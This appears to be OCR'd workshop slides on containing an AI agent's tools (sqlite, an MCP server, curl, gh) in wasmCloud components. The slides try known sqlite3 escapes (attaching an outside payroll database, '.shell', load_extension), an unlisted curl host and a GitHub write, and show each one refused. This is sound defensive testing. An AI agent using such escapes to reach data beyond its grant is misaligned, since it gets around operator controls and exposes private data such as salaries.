
From a terminal

```
$ curl -s \
  -H 'Host: agent.localhost' \
  http://127.0.0.1:18180/ \
  -d "sqlite select title,
     speaker from talks where
     track = 'Security' order
     by title"
```

Takeaway

The real SQLite engine, with a minimal shell around it, reading the talks database.

3 Dot-commands work



In the chat



From a terminal


```
$ curl -s \
  -H 'Host: agent.localhost' \
  http://127.0.0.1:18180/ \
  -d 'sqlite .tables'
```

Takeaway

The tool's shell turns dot-commands like .tables into SQL.

Next, the ones on GTFOBins.

3 ATTACH inside the grant works



In the chat

sqlite attach 'file:/data/rooms.db?immutable=1' as r; select name, seats from r.rooms

Send

From a terminal

```
$ curl -s \
  -H 'Host: agent.localhost' \
  http://127.0.0.1:18180/ \
  -d "sqlite attach
     'file:/data/rooms.db?immu
     table=1' as r; select
     name, seats from r.rooms"
```

Takeaway

ATTACH opens another database file.

rooms.db is in the granted folder, so it attaches.

3 A database outside the grant


```
$ kubectl -n wasmcloud exec deploy/hostgroup-default \
    -- ls /workshop/private-data
```

```
payroll.db
```

payroll.db is a real database on the host pod’s disk.

Native sqlite3 on that machine would attach it and read every salary.

3 ATTACH outside the grant is refused



In the chat

sqlite attach 'file:/workshop/private-data/payroll.db?immutable=1' as p; select name, salary from p.salaries

Send

From a terminal

```
$ curl -s \
  -H 'Host: agent.localhost' \
  http://127.0.0.1:18180/ \
  -d "sqlite attach
     'file:/workshop/private-data/payroll.db?immutable=1' as p; select name,
     salary from p.salaries"
```

Takeaway

Same kind of file, same SQL.

This sqlite sees only its granted folder, so payroll.db doesn't exist for it.

3 .shell has nothing to start



In the chat



From a terminal

```
$ curl -s \
  -H 'Host: agent.localhost' \
  http://127.0.0.1:18180/ \
  -d 'sqlite .shell id'
```

Takeaway

Native sqlite3 runs any command through .shell. This message comes from the tool's own shell code.

The proof that nothing could run is in its imports.

3 load_extension doesn't exist



In the chat



From a terminal

```
$ curl -s \
  -H 'Host: agent.localhost' \
  http://127.0.0.1:18180/ \
  -d "sqlite select
     load_extension('/tmp/evil'
     )"
```

Takeaway

load_extension loads native code into the process.

It isn't compiled in, and a component has no native code to load.

3 What sqlite can call

```
$ wasm-tools component wit \
    artifacts/tool_sqlite.wasm | grep -E '^  import'
```

```
  import wasi:clocks/wall-clock@0.2.9;
  import wasi:cli/stdout@0.2.9;
  import wasi:filesystem/types@0.2.9;
  import wasi:filesystem/preopens@0.2.9;
  … 17 imports in all (abbreviated)
```

Clocks, streams, a terminal and the filesystem. No processes, no HTTP client, no sockets.

What isn’t imported can’t be called.

3 sqlite3's escapes go nowhere

You try	What happens
`.shell id`	✗ No shell: it can't start processes
`attach '…/private-data/payroll.db'`	✗ Refused: outside its folder
`select load_extension('/tmp/evil')`	✗ No such function
`select title, speaker from talks …`	✓ **Rows from the talks database**

No processes, one read-only folder, no extensions: the escapes have nowhere to go.

3 The same tools, through an MCP server


```
- name: mcp
  image: …/mcp-talks-toolset:0.4.0
  localResources:
    config: { mcp-url: http://localhost/mcp }
```

```
volumeMounts:
  - name: sqlite-data
    mountPath: /data
    readOnly: true
```

MCP is the common way to offer tools to an agent. This server runs behind Cosmonic's MCP bridge, the same one Cosmonic Desktop runs.

It's one more component in the workload, with the same read-only folder as sqlite.

3 Ask the MCP server



In the chat

mcp select title, speaker from talks where track = 'Security' order by title **Send**

From a terminal


```
$ curl -s \
  -H 'Host: agent.localhost' \
  http://127.0.0.1:18180/ \
  -d "mcp select title,
     speaker from talks where
     track = 'Security' order
     by title"
```

Takeaway

talks_sql comes from the MCP server.

The model calls it like any other tool.

3 ATTACH through MCP is refused



In the chat

mcp attach 'file:/workshop/private-data/payroll.db?immutable=1' as p; select name, salary from p.salaries

Send

From a terminal

```
$ curl -s \
  -H 'Host: agent.localhost' \
  http://127.0.0.1:18180/ \
  -d "mcp attach
     'file:/workshop/private-d
     ata/payroll.db?immutable=
     1' as p; select name,
     salary from p.salaries"
```

Takeaway

The MCP server reads through its own sqlite, with its own grant.

Same folder, same refusal: payroll.db doesn't exist for it either.

3 What the MCP server can call

```
$ wasm-tools component wit \
    artifacts/mcp_talks_toolset.wasm \
    | grep -E '^  (import|export)'
```

```
  import wasi:filesystem/preopens@0.2.9;
  import wasi:http/types@0.3.0;
  import wasi:config/store@0.2.0-rc.1;
  export cosmonic-toolset: interface {
  … 24 imports in all (abbreviated)
```

No HTTP client and no sockets. The bridge reaches the server in memory, inside the component.

Its one export, cosmonic-toolset, is the toolset the toolbox calls.

4 A real job: triage PRs with gh

```
$ kubectl apply -f \
    steps/04-github/workloaddeployment.yaml \
    && sleep 2 && kubectl wait --for=condition=Ready \
    workloaddeployment/toolbox-agent
```

```
hostInterfaces:
  - namespace: workshop
    package: toolbox
    name: tools
    interfaces: [curl, sqlite, gh]
  - namespace: workshop
    package: toolbox
    interfaces: [github-api, github-auth]
components:
  - name: gh
    image: …/workshop/tool-gh:0.4.0
```

gh reaches GitHub only through github-api, a plugin the platform runs on the host.

No allowedHosts, no folders, no token. The harness imports github-auth for sign-in.

4 Sign in to GitHub (optional)

```
# chat page: click Sign in with GitHub, then Authorize
# Codespaces (in the terminal):
$ make github-sign-in
```


```
Sign in with GitHub  →  github.com  →  back to the chat
Signed in to GitHub as <you>
```

Signed out: 60 requests an hour per IP, shared by the whole room. Signed in: your own 5,000.


The token stays in the plugin. The agent and its tools never see it. It has no scopes.

No GitHub? Follow along.

4 Triage the open PRs



In the chat



From a terminal

```
$ curl -s \
  -H 'Host: agent.localhost' \
  http://127.0.0.1:18180/ \
  -d 'triage the open PRs in
     wasmCloud/wasmCloud'
```

Takeaway

The model turns this into gh pr list.

One line per PR: number, title, author, branches, last update.

Answers are live, so yours will differ.

4 Read one pull request



In the chat



From a terminal

```
$ curl -s \
  -H 'Host: agent.localhost' \
  http://127.0.0.1:18180/ \
  -d 'gh pr view 5885'
```

Takeaway

#5885 is merged, so it reads the same for everyone.

State, author, size, reviews, then the description. Add --comments for the conversation.

4 See its checks



In the chat



From a terminal


```
$ curl -s \
  -H 'Host: agent.localhost' \
  http://127.0.0.1:18180/ \
  -d 'gh pr checks 5885'
```

Takeaway

Failures come first, so a red PR shows why at the top.

Each gh answer ends with the requests you have left.

4 Read its diff



In the chat

gh pr diff 5885 Send


From a terminal

```
$ curl -s \
  -H 'Host: agent.localhost' \
  http://127.0.0.1:18180/ \
  -d 'gh pr diff 5885'
```

Takeaway

The agent returns each changed file then each patch.

4 curl can't reach GitHub



In the chat

curl -s https://api.github.com/repos/wasmCloud/wasmCloud/pulls

Send

From a terminal


```
$ curl -s \
  -H 'Host: agent.localhost' \
  http://127.0.0.1:18180/ \
  -d 'curl -s
     https://api.github.com/re
     pos/wasmCloud/wasmCloud/p
     ulls'
```

Takeaway

Grant ✕ curl's allowedHosts holds only the mock API host.

Signed in or not. curl holds no token, and there is no token file: the plugin keeps it in memory.

4 A write is refused by the plugin



In the chat



From a terminal

```
$ curl -s \
  -H 'Host: agent.localhost' \
  http://127.0.0.1:18180/ \
  -d 'gh api -X POST
     /repos/wasmCloud/wasmCloud
     /issues/5885/comments'
```

Takeaway

gh api sends this request through the capability as is.

The plugin checks the method and path before any token, so signed in or not, it says no.

4 What gh can call

```
$ wasm-tools component wit \
    artifacts/tool_gh.wasm \
    | grep -E '^  import
(workshop|wasi:http|wasi:sockets|wasi:filesystem|wasmclo
ud)'
```

```
  import workshop:toolbox/github-api@0.4.0;
```

One import: the capability. No HTTP client, no sockets, no files, no secrets.

Whatever the model asks, gh's only way out is the plugin.

4 gh reads GitHub, the plugin decides

You try	What happens
`triage the open PRs …`	✓ **Live PR list, signed in or not**
`gh pr view | checks | diff 5885`	✓ **One PR, its checks and its patch**
`curl -s https://api.github.com/…`	✗ Refused: not in curl's allowedHosts
`gh api -X POST …/5885/comments`	✗ Refused by the plugin: GET only

gh holds no token and imports one capability. The plugin sends only reads, and your sign-in never leaves it.

What you built today

- Deployed an agent through the wasmCloud operator, with curl, sqlite3 and a GitHub triage tool as its tools.
- Built curl from Rust (or used the prebuilt one) and granted it one host.
- Watched famous escapes fail: the metadata server, file://, ATTACH and .shell.
- Triaged real wasmCloud pull requests, and could sign in to GitHub without the agent ever holding the token.
- Saw the grants hold while the model ran every command it was given.

Learn more: wasmcloud.com/docs and github.com/wasmCloud/wasmCloud

Troubleshooting

You see	Look at
The previous step’s output right after an apply	Wait: sleep 2 && kubectl wait --for=condition=Ready ...
kubectl wait times out, but curl still answers	kubectl describe workloads: the Message lines (a missing hostInterface)
The message says “Workload not found”	kubectl logs -n wasmcloud deployment/hostgroup-default (a bad image)
access-denied where you expected ok	The manifest’s grants: allowedHosts and volumeMounts (a typo in a host or path)
HTTP 502 from curl	kubectl get endpointslices: no ready replica yet
gh: GitHub's rate limit is used up	Sign in with GitHub in the chat page (5,000 requests an hour)

A broken version never takes over: the old one serves until the new one is ready.